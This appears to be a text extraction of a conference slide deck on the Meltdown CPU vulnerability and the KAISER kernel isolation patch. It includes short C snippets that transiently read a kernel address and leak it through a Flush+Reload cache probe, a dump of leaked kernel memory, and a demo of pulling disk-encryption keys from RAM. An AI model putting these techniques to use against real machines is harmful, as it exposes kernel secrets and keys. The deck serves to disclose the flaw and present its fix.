





















The screenshot shows a Linux desktop environment with two terminal windows and a gedit editor window.

**Terminal 1 (Top Left):**

- Title bar: Terminal
- Menu bar: File Edit View Search Terminal Help
- Content:

```
% sleep 2; ./spy 300 7f05140a4000-7f051417b000 r-xp 0x20000 08:02 26  
8050          /usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

**Terminal 2 (Bottom Left):**

- Title bar: Terminal
- Menu bar: File Edit View Search Terminal Help
- Content:

```
shark% ./spy []
```


**gedit Editor (Right):**

- Title bar: Untitled Document 1
- Menu bar: Save □
- Content: A single character 'I' is present in the document.

At the bottom of the screen, there is a status bar with the following information:

- Plain Text □
- Tab Width: 2 □
- Ln 1, Col 1 □
- INS □

In the bottom left corner, the terminal prompt is visible: `/home/daniel/j$:`





**Back to Work**

*7. Serve with cooked  
and peeled potatoes*





# Wait for an hour





Wait for an hour

LATENCY

*1. Wash and cut  
vegetables*

*2. Pick the basil leaves  
and set aside*

*3. Heat 2 tablespoons of  
oil in a pan*

*4. Fry vegetables until  
golden and softened*



# Dependency

1. Wash and cut vegetables
2. Pick the basil leaves and set aside
3. Heat 2 tablespoons of oil in a pan
4. Fry vegetables until golden and softened

Parallelize



```
int width = 10, height = 5;


float diagonal = sqrt(width * width
                      + height * height);
int area = width * height;

printf("Area %d x %d = %d\n", width, height, area);
```

Dependency

```
int width = 10, height = 5;  
  
float diagonal = sqrt(width * width  
                      + height * height);  
  
int area = width * height;  
  
printf("Area %d x %d = %d\n", width, height, area);
```

Parallelize



```
char data = *(char*)0xffffffff81a000e0;  
printf("%c\n", data);
```



```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```



```
segfault at ffffffff81a000e0 ip
0000000000400535
sp 00007ffce4a80610 error 5 in reader
```



Adapted code

```
*(volatile char*)0;  
array[84 * 4096] = 0; // unreachable
```



Flush+Reload over all pages of the array





Flush+Reload over all pages of the array



This also works on AMD and ARM!



- Out-of-order instructions leave microarchitectural traces



- Out-of-order instructions **leave microarchitectural traces**
  - We can see them for example through the cache



- Out-of-order instructions **leave microarchitectural traces**
  - We can see them for example through the cache
- Give such instructions a name: **transient instructions**



- Out-of-order instructions **leave microarchitectural traces**
  - We can see them for example through the cache
- Give such instructions a name: **transient instructions**
- We can indirectly observe the **execution of transient instructions**



- Combine the two things

```
char data = *(char*)0xffffffff81a000e0;  
array[data * 4096] = 0;
```



Flush+Reload again...





... Meltdown actually works.

**I SHIT YOU NOT**

**THERE WAS KERNEL MEMORY ALL  
OVER THE TERMINAL**



e01d8130: 20 75 73 65 64 20 77 69 74 68 20 61 75 74 68 6f | used with autho  
e01d8140: 72 69 7a 61 74 69 6f 6e 20 66 72 6f 6d 0a 20 53 | rization from. S  
e01d8150: 69 6c 69 63 6f 6e 20 47 72 61 70 68 69 63 73 2c | ilicon Graphics,  
e01d8160: 20 49 6e 63 2e 20 20 48 6f 77 65 76 65 72 2c 20 | Inc. However,  
e01d8170: 74 68 65 20 61 75 74 68 6f 72 73 20 6d 61 6b 65 | the authors make  
e01d8180: 20 6e 6f 20 63 6c 61 69 6d 20 74 68 61 74 20 4d | no claim that M  
e01d8190: 65 73 61 0a 20 69 73 20 69 6e 20 61 6e 79 20 77 | esa. is in any w  
e01d81a0: 61 79 20 61 20 63 6f 6d 70 61 74 69 62 6c 65 20 | ay a compatible  
e01d81b0: 72 65 70 6c 61 63 65 6d 65 6e 74 20 66 6f 72 20 | replacement for  
e01d81c0: 4f 70 65 6e 47 4c 20 6f 72 20 61 73 73 6f 63 69 | OpenGL or associ  
e01d81d0: 61 74 65 64 20 77 69 74 68 0a 20 53 69 6c 69 63 | ated with. Silic  
e01d81e0: 6f 6e 20 47 72 61 70 68 69 63 73 2c 20 49 6e 63 | on Graphics, Inc  
e01d81f0: 2e 0a 20 2e 0a 20 54 68 69 73 20 76 65 72 73 69 | ... This versi  
e01d8200: 6f 6e 20 6f 66 20 4d 65 73 61 20 70 72 6f 76 69 | on of Mesa provi  
e01d8210: 64 65 73 20 47 4c 58 20 61 6e 64 20 44 52 49 20 | des GLX and DRI  
e01d8220: 63 61 70 61 62 69 6c 69 74 69 65 73 3a 20 69 74 | capabilities: it  
e01d8230: 20 69 73 20 63 61 70 61 62 6c 65 20 6f 66 0a 20 | is capable of.  
e01d8240: 62 6f 74 68 20 64 69 72 65 63 74 20 61 6e 64 20 | both direct and  
e01d8250: 69 6e 64 69 72 65 63 74 20 72 65 6e 64 65 72 69 | indirect renderi  
e01d8260: 6e 67 2e 20 20 46 6f 72 20 64 69 72 65 63 74 20 | ng. For direct  
e01d8270: 72 65 6e 64 65 72 69 6e 67 2c 20 69 74 20 63 61 | rendering, it ca  
e01d8280: 6e 20 75 73 65 20 44 52 49 0a 20 6d 6f 64 75 6c | n use DRI. modul  
e01d8290: 65 73 20 66 72 6f 6d 20 74 68 65 20 6c 69 62 67 | es from the libg



**SO YOU ARE TELLING ME**



# WHAT IF I TOLD YOU



# YOU CAN LEAK THE ENTIRE MEMORY





- Open-source utility for disk encryption



- Open-source utility for disk encryption
- Fork of TrueCrypt



- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM



- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM
  - With Meltdown, we can extract the keys from DRAM

File Edit View Search Terminal Help


attacker@meltdown ~/exploit %


File Edit View Search Terminal Help

victim@meltdown ~ %

- Kernel addresses in user space are a problem

- Kernel addresses in user space are a problem
- Why don't we take the kernel addresses...





- ...and remove them if not needed?



- ...and remove them if not needed?
- User accessible check in hardware is not reliable






K<sub>er</sub>nel A<sub>dd</sub>ress I<sub>sol</sub>ation to have S<sub>ide</sub> channels E<sub>fficiently</sub> R<sub>emoved</sub>



**KAISER** /'kʌɪzə/

1. [german] Emperor, ruler of an empire
2. largest penguin, emperor penguin




K<sub>er</sub>nel A<sub>dd</sub>ress I<sub>sol</sub>ation to have S<sub>ide</sub> channels E<sub>fficiently</sub> R<sub>emoved</sub>




**Without KAISER:****With KAISER:**







- Our patch
- Adopted in  
Linux



- Our patch
- Adopted in Linux
- Adopted in Windows



- Our patch
- Adopted in Linux




- Adopted in Windows



- Adopted in OSX/iOS



- Our patch
- Adopted in Linux



